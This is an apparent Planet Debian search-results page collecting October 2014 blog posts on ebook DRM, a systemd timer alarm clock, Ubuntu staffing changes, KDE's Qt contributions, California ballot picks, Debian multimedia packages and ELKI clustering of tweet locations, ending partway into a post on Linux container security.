Search Results: "don"

28 October 2014

Keith Packard: Goodbye-Barnes-and-Noble

Goodbye Barnes & Noble I've read books on electronic devices for many years now; the convenience of having a huge library with me while traveling makes up for the lower quality of the presentation. I've read books on a selection of Palm devices, an old OpenInkpot compatible ereader, my phone and, most recently, on my Kobo Aura. To get reading material, I've used a variety of sources, including the venerable Project Gutenberg, the Internet Archive, directly from authors like Cory Doctorow and even our local Multnomah County Public Library. I like to have books in epub format; it's a published standard, based on HTML and CSS. My recent devices have all happily supported that, and it allows for editing when I feel the need to correct typos or formatting problems. Purchasing Books When I wanted to actually purchase a book, I bought from Barnes & Noble; they have a good selection, and reasonable automatic recommendations. According to their web site, since I started shopping there, I've purchased 51 books. I can't tell how much I've spent, but probably in excess of $500. Not knowing which device I'd be reading on at any one time, and liking to have the assurance of ongoing access to my library, I would always download the epub files to my laptop and then transfer them to whichever device I wanted to read on. This ensured that my books would be available even when I didn't have a network connection (as happened yesterday during a wind storm which cut the power to the DSLAM which connects me to the internet). I'd created a simple shell script which captured the file after it was downloaded on my laptop and prepared it for my reader. A bit of browser configuration and it really was as simple as clicking the 'download' button to get a book onto both my laptop and my reading device. Barnes & Noble Disables Downloading I was traveling in Bordeaux a couple of weeks ago and wanted to get the latest volume in a series I was reading. My library didn't have it available, and so I decided that it was worth a few dollars to purchase it for the flight home. After clicking through the Barnes & Noble store, I was ready to download the book so that I could transfer it to my reader. Going to 'My Library', I found my new purchases but the usual 'Download' button was missing. I was a bit surprised as I'd purchased and downloaded the previous volume just before leaving without any troubles. At first, I assumed there was some kind of region restriction on the distribution of this book. I'm familiar with that from DVD region locking of movies, and supposed that the same could be done with books for some reason. However, after setting up a VPN back to home and browsing through that (to ensure that my browser would appear with an Oregon address), the download button was still not present. The unhelpful Barnes & Noble representative that I accessed through the 'help' button disclosed that the 'download' "feature" had been disabled for "security" reasons. Not really having any alternative, I requested a refund for the new book. Barnes & Noble Loses a Customer With no way to actually use ebooks purchased through the Barnes & Noble store, I won't be spending any more money with them. I'm not sure how that helps their "security" issues, although if they lose enough customers and they close their doors, I guess that would make them about as secure as imaginable. Kobo Makes a Sale Having purchased a Kobo Aura, it had built-in access to their book store, which made it easy to download the book that I wanted. Then, I simply connected my reader to my laptop and copied the file over for safe keeping. Buying Books under Linux After I got home, I had to figure out how to get Adobe Digital Editions installed on my laptop. Fortunately, I discovered that version 2.0.1 runs fine under wine. Now, purchasing books can be done with my laptop (a vastly superior browsing experience). The .acsm file can be dragged straight from the iceweasel download menu to Adobe Digital Editions, which happily downloads the actual .epub file and makes it available for transferring to my reader. Of course, now that I've got Adobe Digital Editions working, I can also get digitally restricted books from all over the net, greatly expanding my options for purchasing (or borrowing) books. It's a bit less convenient, and requires that I run an icky Windows binary under wine, but at least I have choices, which is some consolation.

26 October 2014

Joey Hess: a programmable alarm clock using systemd

I've taught my laptop to wake up at 7:30 in the morning. When it does, it will run whatever's in my ~/bin/goodmorning script. Then, if the lid is still closed, it will go back to sleep again. So, it's a programmable alarm clock that doesn't need the laptop to be left turned on to work. But it doesn't have to make noise and wake me up (I rarely want to be woken up by an alarm; the sun coming in the window is a much nicer method). It can handle other tasks like downloading my email, before I wake up. When I'm at home and on dialup, this tends to take an hour in the morning, so it's nice to let it happen before I get up. This took some time to figure out, but it's surprisingly simple. Besides ~/bin/goodmorning, which can be any program/script, I needed just two files to configure systemd to do this. /etc/systemd/system/goodmorning.timer
[Unit]
Description=good morning
[Timer]
Unit=goodmorning.service
OnCalendar=*-*-* 7:30
WakeSystem=true
Persistent=false
[Install]
WantedBy=multi-user.target
/etc/systemd/system/goodmorning.service
[Unit]
Description=good morning
RefuseManualStart=true
RefuseManualStop=true
ConditionACPower=true
[Service]
Type=oneshot
ExecStart=/bin/systemd-inhibit --what=handle-lid-switch --why=goodmorning /bin/su joey -c "/usr/bin/timeout 45m /home/joey/bin/goodmorning"
installation After installing those files, run (as root): systemctl enable goodmorning.timer; systemctl start goodmorning.timer Then, you'll also need to edit /etc/systemd/logind.conf, and set LidSwitchIgnoreInhibited=no -- this overrides the default, which is not to let systemd-inhibit block sleep on lid close. almost too easy I don't think this would be anywhere near as easy to do without systemd, logind, etc. Especially the handling of waking the system at the right time, and the behavior around lid sleep inhibiting. The WakeSystem=true relies on some hardware support for waking from sleep; my laptop supported it with no trouble but I don't know how broadly available that is. Also, notice the ConditionACPower=true, which I added once I realized I don't want the job to run if I forgot to leave the laptop plugged in overnight. Technically, it will still wake up when on battery power, but then it should go right back to sleep. Quite a lot of nice peices of systemd all working together here! xfce workaround If using xfce, xfce4-power-manager takes over handling of lid close from systemd, and currently prevents the system from going back to sleep if the lid is still closed when goodmorning finishes. Happily, there is an easy workaround; this configures xfce to not override the lid switch behavior: xfconf-query -c xfce4-power-manager -n -p /xfce4-power-manager/logind-handle-lid-switch -t bool -s true Other desktop environments may have similar issues. why not a per-user unit? It would perhaps be better to use the per-user systemd, not the system wide one. Then I could change the time the alarm runs without using root. What's prevented me from doing this is that systemd-inhibit uses policykit, and policykit prevents it from being used in this situation. It's a lot easier to run it as root and use su, than it is to reconfigure policykit.

Colin Watson: Moving on, but not too far

The Ubuntu Code of Conduct says:
Step down considerately: When somebody leaves or disengages from the project, we ask that they do so in a way that minimises disruption to the project. They should tell people they are leaving and take the proper steps to ensure that others can pick up where they left off.
I've been working on Ubuntu for over ten years now, almost right from the very start; I'm Canonical's employee #17 due to working out a notice period in my previous job, but I was one of the founding group of developers. I occasionally tell the story that Mark originally hired me mainly to work on what later became Launchpad Bugs due to my experience maintaining the Debian bug tracking system, but then not long afterwards Jeff Waugh got in touch and said "hey Colin, would you mind just sorting out some installable CD images for us?". This is where you imagine one of those movie time-lapse clocks ... At some point it became fairly clear that I was working on Ubuntu, and the bug system work fell to other people. Then, when Matt Zimmerman could no longer manage the entire Ubuntu team in Canonical by himself, Scott James Remnant and I stepped up to help him out. I did that for a couple of years, starting the Foundations team in the process. As the team grew I found that my interests really lay in hands-on development rather than in management, so I switched over to being the technical lead for Foundations, and have made my home there ever since. Over the years this has given me the opportunity to do all sorts of things, particularly working on our installers and on the GRUB boot loader, leading the development work on many of our archive maintenance tools, instituting the +1 maintenance effort and proposed-migration, and developing the Click package manager, and I've had the great pleasure of working with many exceptionally talented people. However. In recent months I've been feeling a general sense of malaise and what I've come to recognise with hindsight as the symptoms of approaching burnout. I've been working long hours for a long time, and while I can draw on a lot of experience by now, it's been getting harder to summon the enthusiasm and creativity to go with that. I have a wonderful wife, amazing children, and lovely friends, and I want to be able to spend a bit more time with them. After ten years doing the same kinds of things, I've accreted history with and responsibility for a lot of projects. One of the things I always loved about Foundations was that it's a broad church, covering a wide range of software and with a correspondingly wide range of opportunities; but, over time, this has made it difficult for me to focus on things that are important because there are so many areas where I might be called upon to help. I thought about simply stepping down from the technical lead position and remaining in the same team, but I decided that that wouldn't make enough of a difference to what matters to me. I need a clean break and an opportunity to reset my habits before I burn out for real. One of the things that has consistently held my interest through all of this has been making sure that the infrastructure for Ubuntu keeps running reliably and that other developers can work efficiently. As part of this, I've been able to do a lot of work over the years on Launchpad where it was a good fit with my remit: this has included significant performance improvements to archive publishing, moving most archive administration operations from excessively-privileged command-line operations to the webservice, making build cancellation reliable across the board, and moving live filesystem building from an unscalable ad-hoc collection of machines into the Launchpad build farm. The Launchpad development team has generally welcomed help with open arms, and in fact I joined the ~launchpad team last year. So, the logical next step for me is to make this informal involvement permanent. As such, at the end of this year I will be moving from Ubuntu Foundations to the Launchpad engineering team. This doesn't mean me leaving Ubuntu. Within Canonical, Launchpad development is currently organised under the Continuous Integration team, which is part of Ubuntu Engineering. I'll still be around in more or less the usual places and available for people to ask me questions. But I will in general be trying to reduce my involvement in Ubuntu proper to things that are closely related to the operation of Launchpad, and a small number of low-effort things that I'm interested enough in to find free time for them. I still need to sort out a lot of details, but it'll very likely involve me handing over project leadership of Click, drastically reducing my involvement in the installer, and looking for at least some help with boot loader work, among others. I don't expect my Debian involvement to change, and I may well find myself more motivated there now that it won't be so closely linked with my day job, although it's possible that I will pare some things back that I was mostly doing on Ubuntu's behalf. If you ask me for help with something over the next few months, expect me to be more likely to direct you to other people or suggest ways you can help yourself out, so that I can start disentangling myself from my current web of projects. Please contact me sooner or later if you're interested in helping out with any of the things I'm visible in right now, and we can see what makes sense. I'm looking forward to this!

Sune Vuorela: KDE makes Qt


Recently I was trying some statistics on the qtbase-module (where QtCore, QtGui, QtWidgets and so on lives) and was wondering who made them.
Not based on their current paid affilation, like Thiago s graphs, but if each commit was made by a person coming from KDE. So, I got hold of Thiago s scripts, a lovely mix of perl and zsh, and a QtBase git repository. First steps was to try to classify people as person coming from KDE or not. Of course, I m a KDE person. Thiago is a KDE person. David Faure is a KDE person. Olivier Goffart is a KDE person. Lars Knoll is a KDE person. By the help of the KDE accounts file, and some of the long time KDE contributors, I got after a half day of work a good list of it. Then next steps was trying to put it into Thiago s perlscripts All of it kind of succeeded: qtbase-KDE.graph So, KDE people makes up for 40-60% of the weekly commits to QtBase. This is again shows that KDE is important to Qt, just as the reverse is. So, let s keep KDE healthy. KDE is running a end-of-year fundraiser over here https://www.kde.org/fundraisers/yearend2014/. Go ahead and donate, and help KDE stay healthy. For your own sake. And for Qt s.

Russ Allbery: California general election

Probably only of interest to California residents. Time again for the general election voting. This is probably too late to be helpful for a lot of people voting permanent absentee, but may as well write this down anyway. (Hm, I apparently didn't do this in 2012.) Propositions: Proposition 1: YES. Now is one of the best times in history to borrow money for infrastructure improvements, and our water infrastructure in the state can certainly use it. Proposition 2: YES. I have somewhat mixed feelings about this, since I hate passing complex legislation like this via proposition, but this already went through the legislature. It would be dumb for the federal government, which can more easily borrow money, but given how the finances of state governments work in the US, this sort of rainy day fund is probably prudent. This one seems reasonably well-designed, and the opposition is panic about a secondary effect on how school reserves are managed that can be changed with later legislative action and which is rather unconvincing. Proposition 45: YES. I can't get very enthused about yet more bandaids on top of our completely broken health care system, but forcing insurance companies to justify rate increases results in some public pressure against profit-taking by insurance companies. Single payer is what we actually need, but this might be mildly helpful. Plus, the argument against is more incoherent nonsense. So, I'm voting yes, but I don't think it's important and I won't mind if it loses. Proposition 46: NO. There are a lot of things that we should do about preventable medical errors, starting with funding our health care system properly, testing drugs properly, and investing in proper inspections and medical licensing investigations. Drug testing doctors is not among those things. This is a well-meaning but horrible idea pushed by a victim's advocacy group that won't do anything to improve our health care system. The fear-mongering of the opponents about malpractice lawsuits is a bit much, but there are essentially no positive benefits here. Proposition 47: YES. Requires that misdemeanor crimes actually be misdemeanors, rather than giving prosecutors discretion to charge them as felonies if the person charged happens to be black-- er, I mean, if the prosecutor doesn't like them for some reason. Obviously a good idea on all fronts: stop over-charging crimes, stop giving prosecutors discretion to choose the impact of laws on particular people (since they rarely use it appropriately), and further try to decriminalize our completely worthless "war on drugs." Proposition 48: YES. I'm opposed to the Indian gaming system in general, but this proposition appears to be a rather cynical attempt to block new casino development by tribes that already have casinos. My general feeling is that if we're going to have casinos, they should generally be legal; the bizarre system where each casino is subject to public approval seems designed to create political cronyism. State offices: I'm not going to comment on the partisan offices, since no one interesting survived the primaries. Across the board, it's basically the Democratic incumbants against various Republicans. The state Republican party in California is dominated by science denialists, Randian objectivists, and people who think the solution to all problems is ensuring rich people don't pay taxes, so it takes rather a lot to get me to vote for any of them. At the moment, the Democrats are doing a reasonably good job running the state, so while I'd vote for challengers from the left against several of them, given the boring candidate slate, I'm just voting Democrat down the line. California has a system that requires voter approval for various state judicial offices. In general, I don't agree with voter approval for judges, since voters are rarely in a position to make reasonable choices about justices. Since there's a Democratic administration in power at the moment, these are probably the best judges that we're going to get (the few I've heard of are good choices), and I don't think the yes/no approval voting is useful anyway. So I'm voting to approve across the board. Superintendent of Public Instruction: Tom Torlakson. I'm not a huge fan of Torlakson, but Tuck is a Harvard MBA who ran charter schools and then a school privatization initiative. Everyone always claims that they want to reduce bureaucracy and empower teachers, but Tuck has a past track record of trying to do so by taking public education private, something that I am passionately opposed to. So Torlakson it is. Local measures: Measure B: YES. Increases the local hotel tax and uses it for local infrastructure. I'm generally in favor of raising taxes, and the amount certainly won't be significant in the ridiculous Palo Alto hotel market. The arguments against feature one of my favorite stupid right-wing talking points: the tax is unfair because it isn't earmarked to benefit the people paying it. Measure C: YES. Reasonable, small reform of the local utility tax, opposed by the Libertarian Party and "taxpayer associations" using an "all taxation is theft" argument. What's not to like? Measure D: NO. Reduces the size of the city council for no clear reason. The stated reasons are saving money (not credible given how little money is involved) and making city meetings not take as long. I'm going to need something better than that to vote for this. Local offices: Judge of the Superior Court, Office #24: Matthew S. Harris. I'm making one exception for my normal rule against voting for former prosecutors for judges because the incumbant, Diane Ritchie, is apparently a train wreck. All it takes is a quick Google search to reveal multiple news stories about strange behavior, clear conflicts of interest, and other serious problems, including a rebuke by the local bar association. Even if not all of that information is true, judges should be above reproach, or at least farther above reproach than this. Palo Alto City Council: I have an agenda here: I think housing density is about the best thing that the local community could support. Housing density enables better mass transit options, makes housing more affordable and brings more housing under possible rent control, and simply makes more sense given the cost of housing in the area. A lot of the city council members run on low-density or anti-growth platforms; I vote against those and for people who support development. And, of course, I'll filter out candidates who believe stupid things, like claiming a minimum wage is un-American (Seelam-Sea Reddy). The best seem to be Greg Scharff, A.C. Johnston, Nancy Shepherd, Cory Wolbach, and Wayne Douglass. Palo Alto Unified School District: The Democratic party has endorsed four out of the five candidates, so it probably doesn't matter too much. Gina Dalma and Ken Dauber sound like the best of the candidates to me, so I will probably vote for them. Santa Clara Valley Water District #7: I voted for Brian Schmidt last time, and I don't see a reason to change my mind. His opponent is a Silicon Valley millionaire who is spending a surprisingly large amount of money on this race and is involved with a business that sells software to water boards, which raises some eyebrows.

24 October 2014

Richard Hartmann: Release Critical Bug report for Week 43

Just a friendly reminder: If your package is not in unstable (and reasonably bug free) by Sunday, it's not in Jessie. I am not doing full stats as I am unsure about the diff format at the moment, but in week 43, we had 284 bugs for Squeeze and 468 for Wheezy. (282 + 468) / 2 = 376; so we are a bit better off than on average. Still, here's to hoping this freeze will be shorter. The UDD bugs interface currently knows about the following release critical bugs:

23 October 2014

Gunnar Wolf: Listadmin *YES*

Petter posted yesterday about Listadmin, the quick way to moderate mailman lists. Petter: THANKS. I am a fan of automatization. But, yes, I had never thouguht of doing this. Why? Don't know. But this is way easier than using the Web interface for Mailman:
$ listadmin 
fetching data for conoc_des@my.example.org ... nothing in queue
fetching data for des_polit_pub@my.example.org ... nothing in queue
fetching data for econ_apl@my.example.org ... nothing in queue
fetching data for educ_ciencia_tec@my.example.org ... nothing in queue
fetching data for est_hacend_sec_pub@my.example.org ... 
[1/1] ============== est_hacend_sec_pub@my.example.org ======
From:     sender@example.org                                            
Subject:  Invitaci n al Taller Insumo Producto                          
Reason:   El cuerpo del mensaje es demasiado grande: 777499    Spam? 0  
Approve/Reject/Discard/Skip/view Body/Full/jump #/Undo/Help/Quit ? a
Submit changes? [yes] 
fetching data for fiscal_fin@my.example.org ... nothing in queue
fetching data for historia@my.example.org ... nothing in queue
fetching data for industrial@my.example.org ... nothing in queue
fetching data for medio_amb@my.example.org ... nothing in queue
fetching data for mundial@my.example.org ... nothing in queue
fetching data for pol_des@my.example.org ... nothing in queue
fetching data for sec_ener@my.example.org ... nothing in queue
fetching data for sec_prim@my.example.org ... nothing in queue
fetching data for trab_tec@my.example.org ... nothing in queue
fetching data for urb_reg@my.example.org ... nothing in queue
fetching data for global@my.example.org ... nothing in queue
I don't know how in many years of managing several mailing lists I never thought about this! I'm echoing this, as I know several of my readers run mailman as well, and might not be following Planet Debian.

Alessio Treglia: Bits from the Debian Multimedia Maintainers

This brief announcement was released yesterday to the debian-devel-announce mailing list. Ciao! The Debian Multimedia Maintainers have been quite active since the Wheezy release, and have some interesting news to share for the Jessie release. Here we give you a brief update on what work has been done and work that is still ongoing. Let s see what s cooking for Jessie then. Frameworks and libraries Support for many new media formats and codecs. The codec library libavcodec, which is used by popular media playback applications including vlc, mpv, totem (using gstreamer1.0-libav), xine, and many more, has been updated to the latest upstream release version 11 provided by Libav. This provides Debian users with HEVC playback, a native Opus decoder, Matroska 3D support, Apple ProRes, and much more. Please see libav s changelog for a full list of functionality additions and updates. libebur128 libebur128 is a free implementation of the European Broadcasting Union Loudness Recommendation (EBU R128), which is essentially an alternative to ReplayGain. The library can be used to analyze audio perceived loudness and subsequentially normalize the volume during playback. libltc libltc provides functionalities to encode and decode Linear (or Longitudinal) Timecode (LTC) from/to SMPTE data timecode. libva libva and the driver for Intel GPUs has been updated to the 1.4.0 release. Support for new GPUs has been added. libva now also supports Wayland. Pure Data A number of new additional libraries (externals) will appear in Jessie, including (among others) Eric Lyon s fftease and lyonpotpourrie, Thomas Musil s iemlib, the pdstring library for string manipulation and pd-lua that allows to write Pd-objects in the popular lua scripting language. JACK and LADI LASH Audio Session Handler was abandoned upstream a long time ago in favor of the new session management system, called ladish (LADI Session Handler). ladish allows users to run many JACK applications at once and save/restore their configuration with few mouse clicks. The current status of the integration between the session handler and JACK may be summarized as follows: Note that ladish uses the D-Bus interface to the jack daemon, therefore only Jessie s jackd2 provides support for and also cooperates fine with it. Plugins: LV2 and LADSPA Debian Jessie will bring the newest 1.10.0 version of the LV2 technology. Most changes affect the packaging of new plugins and extensions, a brief list of packaging guidelines is now available.
A number of new plugins and development tools too have been made available during the Jessie development cycle: LV2 Toolkit LVTK provides libraries that wrap the LV2 C API and extensions into easy to use C++ classes. The original work for this was mostly done by Lars Luthman in lv2-c++-tools. Vee One Suite The whole suite by Rui Nuno Capela is now available in Jessie, and consists of three components: All three are provided in both forms of LV2 plugins and stand-alone JACK client. JACK session, JACK MIDI, and ALSA MIDI are supported too. x42-plugins and zam-plugins LV2 bundles containing many audio plugins for high quality processing. Fomp Fomp is an LV2 port of the MCP, VCO, FIL, and WAH plugins by Fons Adriaensen. Some other components have been upgraded to more recent upstream versions: We ve packaged ste-plugins, Fons Adriaensen s new stereo LADSPA plugins bundle. A major upgrade of frei0r, namely the standard collection for the minimalistic plugin API for video effects, will be available in Jessie. New multimedia applications Advene Advene (Annotate Digital Video, Exchange on the NEt) is a flexible video
annotation application. Ardour3 The new generation of the popular digital audio workstation will make its very first appearance in Debian Jessie. Cantata Qt4 front-end for the MPD daemon. Csound Csound for jessie will feature the new major series 6, with the improved IDE CsoundQT. This new csound supports improved array data type handling, multi-core rendering and debugging features. din DIN Is Noise is a musical instrument and audio synthesizer that supports JACK audio output, MIDI, OSC, and IRC bot as input sources. It could be extended and customized with Tcl scripts too. dvd-slideshow dvd-slideshow consists of a suite of command line tools which come in handy to make slideshows from collections of pictures. Documentation is provided and available in /usr/share/doc/dvd-slideshow/ . dvdwizard DVDwizard can fully automate the creation of DVD-Video filesystem. It supports graphical menus, chapters, multiple titlesets and multi-language streams. It supports both PAL and NTSC video modes too. flowblade Flowblade is a video editor like the popular KDenlive based on the MLT engine, but more lightweight and with some difference in editing concepts. forked-daapd Forked-daapd switched to a new, active upstream again dropping Grand Central Dispatch in favor of libevent. The switch fixed several bugs and made forked-daapd available on all release architectures instead of shipping only on amd64 and i386. Now nothing prevents you from setting up a music streaming (DAAP/DACP) server on your favorite home server no matter if it is based on mips, arm or x86! harvid HTTP Ardour Video Daemon decodes still images from movie files and serves them via HTTP. It provides frame-accurate decoding and is main use-case is to act as backend and second level cache for rendering the
videotimeline in Ardour. Groove Basin Groove Basin is a music player server with a web-based user interface inspired by Amarok 1.4. It runs on a server optionally connected to speakers. Guests can control the music player by connecting with a laptop, tablet, or smart phone. Further, users can stream their music libraries remotely.
It comes with a fast, responsive web interface that supports keyboard shortcuts and drag drop. It also provides the ability to upload songs, download songs, and import songs by URL, including YouTube URLs. Groove Basin supports Dynamic Mode which automatically queues random songs, favoring songs that have not been queued recently.
It automatically performs ReplayGain scanning on every song using the EBU R128 loudness standard, and automatically switches between track and album mode. Groove Basin supports the MPD protocol, which means it is compatible with MPD clients. There is also a more powerful Groove Basin protocol which you can use if the MPD protocol does not meet your needs. HandBrake HandBrake, a versatile video transcoder, is now available for Jessie. It could convert video from nearly any format to a wide range of commonly supported codecs. jack-midi-clock New jackd midiclock utility made by Robin Gareus. laborejo Laborejo, Esperanto for Workshop , is used to craft music through notation. It is a LilyPond GUI frontend, a MIDI creator and a tool collection to inspire and help music composers. mpv mpv is a movie player based on MPlayer and mplayer2. It supports a wide variety of video file formats, audio and video codecs, and subtitle types. The project focuses mainly on modern systems and encourages developer activity. As such, large portions of outdated code originating from MPlayer have been removed, and many new features and improvements have been added. Note that, although there are still some similarities to its predecessors, mpv should be considered a completely different program (e.g. lacking compatibility with both mplayer and mplayer2 in terms of command-line arguments and configuration). smtube SMTube is a stand-alone graphical video browser and player, which makes YouTube s videos browsing, playing, and download such a piece of cake.
It has so many features that, we are sure, will make YouTube lovers very, very happy. sonic-visualiser Sonic Visualiser Application for viewing and analysing the contents of music audio files. SoundScapeRenderer SoundScapeRenderer (aka SSR) is a (rather) easy to use render engine for spatial audio, that provides a number of different rendering algorithms, ranging from binaural (headphone) playback via wave field synthesis to higher-order ambisonics. Videotrans videotrans is a set of scripts that allow its user to reformat existing movies into the VOB format that is used on DVDs. XBMC XBMC has been partially rebranded as XBMC from Debian to make it clear that it is changed to conform to Debian s Policy. The latest stable release, 13.2 Gotham will be part of Jessie making Debian a good choice for HTPC-s. zita-bls1 Binaural stereo signals converter made by Fons Adriaensen zita-mu1 Stereo monitoring organiser for jackd made by Fons Adriaensen zita-njbridge Jack clients to transmit multichannel audio over a local IP network made by Fons Adriaensen radium-compressor Radium Compressor is the system compressor of the Radium suite. It is provided in the form of stand-alone JACK application. Multimedia Tasks With Jessie we are shipping a set of multimedia related tasks.
They include package lists for doing several multimedia related tasks. If you are interested in defining new tasks, or tweaking the current, existing ones, we are very much interested in hearing from you. Upgraded applications and libraries What s not going to be in Jessie With the aim to improve the overall quality of the multimedia software available in Debian, we have dropped a number of packages which were abandoned upstream: We ve also dropped mplayer, presently nobody seems interested in maintaining it.
The suggested replacements for users are mplayer2 or mpv. Whilst the former is mostly compatible with mplayer in terms of command-line arguments and configuration (and adds a few new features too), the latter adds a lot of new features and improvements, and it is actively maintained upstream. Please note that although the mencoder package is no longer available anymore, avconv and mpv do provide encoding functionality. For more information see avconv s manual page and documentation, and mpv s encoding documentation. Broken functionalities rtkit under systemd is broken at the moment. Activity statistics More information about team s activity are available. Where to reach us The Debian Multimedia Maintainers can be reached at pkg-multimedia-maintainers AT lists.alioth.debian.org for packaging related topics, or at debian-multimedia AT lists.debian.org for user and more general discussion.
We would like to invite everyone interested in multimedia to join us there. Some of the team members are also in the #debian-multimedia channel on OFTC. Cheers! Alessio Treglia
on behalf of the Debian Multimedia Maintainers

Erich Schubert: Clustering 23 mio Tweet locations

To test scalability of ELKI, I've clustered 23 million Tweet locations from the Twitter Statuses Sample API obtained over 8.5 months (due to licensing restrictions by Twitter, I cannot make this data available to you, sorry.
23 million points is a challenge for advanced algorithms. It's quite feasible by k-means; in particular if you choose a small k and limit the number of iterations. But k-means does not make a whole lot of sense on this data set - it is a forced quantization algorithm, but does not discover actual hotspots.
Density-based clustering such as DBSCAN and OPTICS are much more appropriate. DBSCAN is a bit tricky to parameterize - you need to find the right combination of radius and density for the whole world. Given that Twitter adoption and usage is quite different it is very likely that you won't find a single parameter that is appropriate everywhere.
OPTICS is much nicer here. We only need to specify a minimum object count - I chose 1000, as this is a fairly large data set. For performance reasons (and this is where ELKI really shines) I chose a bulk-loaded R*-tree index for acceleration. To benefit from the index, the epsilon radius of OPTICS was set to 5000m. Also, ELKI allows using geodetic distance, so I can specify this value in meters and do not get much artifacts from coordinate projection.
To extract clusters from OPTICS, I used the Xi method, with xi set to 0.01 - a rather low value, also due to the fact of having a large data set.
The results are pretty neat - here is a screenshot (using KDE Marble and OpenStreetMap data, since Google Earth segfaults for me right now):
Screenshot of Clusters in central Europe
Some observations: unsurprisingly, many cities turn up as clusters. Also regional differences are apparent as seen in the screenshot: plenty of Twitter clusters in England, and low acceptance rate in Germany (Germans do seem to have objections about using Twitter; maybe they still prefer texting, which was quite big in Germany - France and Spain uses Twitter a lot more than Germany).
Spam - some of the high usage in Turkey and Indonesia may be due to spammers using a lot of bots there. There also is a spam cluster in the ocean south of Lagos - some spammer uses random coordinates [0;1]; there are 36000 tweets there, so this is a valid cluster...
A benefit of OPTICS and DBSCAN is that they do not cluster every object - low density areas are considered as noise. Also, they support clusters of different shape (which may be lost in this visualiation, which uses convex hulls!) and different size. OPTICS can also produce a hierarchical result.
Note that for these experiments, the actual Tweet text was not used. This has a rough correspondence to Twitter popularity "heatmaps", except that the clustering algorithms will actually provide a formalized data representation of activity hotspots, not only a visualization.
You can also explore the clustering result in your browser - the Google Drive visualization functionality seems to work much better than Google Earth.
If you go to Istanbul or Los Angeles, you will see some artifacts - odd shaped clusters with a clearly visible spike. This is caused by the Xi extraction of clusters, which is far from perfect. At the end of a valley in the OPTICS plot, it is hard to decide whether a point should be included or not. These errors are usually the last element in such a valley, and should be removed via postprocessing. But our OpticsXi implementation is meant to be as close as possible to the published method, so we do not intend to "fix" this.
Certain areas - such as Washington, DC, New York City, and the silicon valley - do not show up as clusters. The reason is probably again the Xi extraction - these region do not exhibit the steep density increase expected by Xi, but are too blurred in their surroundings to be a cluster.
Hierarchical results can be found e.g. in Brasilia and Los Angeles.
Compare the OPTICS results above to k-means results (below) - see why I consider k-means results to be a meaningless quantization?
k-means clusters
Sure, k-means is fast (30 iterations; not converged yet. Took 138 minutes on a single core, with k=1000. The parallel k-means implementation in ELKI took 38 minutes on a single node, Hadoop/Mahout on 8 nodes took 131 minutes, as slow as a single CPU core!). But you can see how sensitive it is to misplaced coordinates (outliers, but mostly spam), how many "clusters" are somewhere in the ocean, and that there is no resolution on the cities? The UK is covered by 4 clusters, with little meaning; and three of these clusters stretch all the way into Bretagne - k-means clusters clearly aren't of high quality here.
If you want to reproduce these results, you need to get the upcoming ELKI version (0.6.5~201410xx - the output of cluster convex hulls was just recently added to the default codebase), and of course data. The settings I used are:
-dbc.in coords.tsv.gz
-db.index tree.spatial.rstarvariants.rstar.RStarTreeFactory
-pagefile.pagesize 500
-spatial.bulkstrategy SortTileRecursiveBulkSplit
-time
-algorithm clustering.optics.OPTICSXi
-opticsxi.xi 0.01
-algorithm.distancefunction geo.LngLatDistanceFunction
-optics.epsilon 5000.0 -optics.minpts 1000
-resulthandler KMLOutputHandler -out /tmp/out.kmz
and the total runtime for 23 million points on a single core was about 29 hours. The indexes helped a lot: less than 10000 distances were computed per point, instead of 23 million - the expected speedup over a non-indexed approach is 2400.
Don't try this with R or Matlab. Your average R clustering algorithm will try to build a full distance matrix, and you probably don't have an exabyte of memory to store this matrix. Maybe start with a smaller data set first, then see how long you can afford to increase the data size.

Matthew Garrett: Linux Container Security

First, read these slides. Done? Good.

(Edit: Just to clarify - these are not my slides. They're from a presentation Jerome Petazzoni gave at Linuxcon NA earlier this year)

Hypervisors present a smaller attack surface than containers. This is somewhat mitigated in containers by using seccomp, selinux and restricting capabilities in order to reduce the number of kernel entry points that untrusted code can touch, but even so there is simply a greater quantity of privileged code available to untrusted apps in a container environment when compared to a hypervisor environment[1].

Does this mean containers provide reduced security? That's an arguable point. In the event of a new kernel vulnerability, container-based deployments merely need to upgrade the kernel on the host and restart all the containers. Full VMs need to upgrade the kernel in each individual image, which takes longer and may be delayed due to the additional disruption. In the event of a flaw in some remotely accessible code running in your image, an attacker's ability to cause further damage may be restricted by the existing seccomp and capabilities configuration in a container. They may be able to escalate to a more privileged user in a full VM.

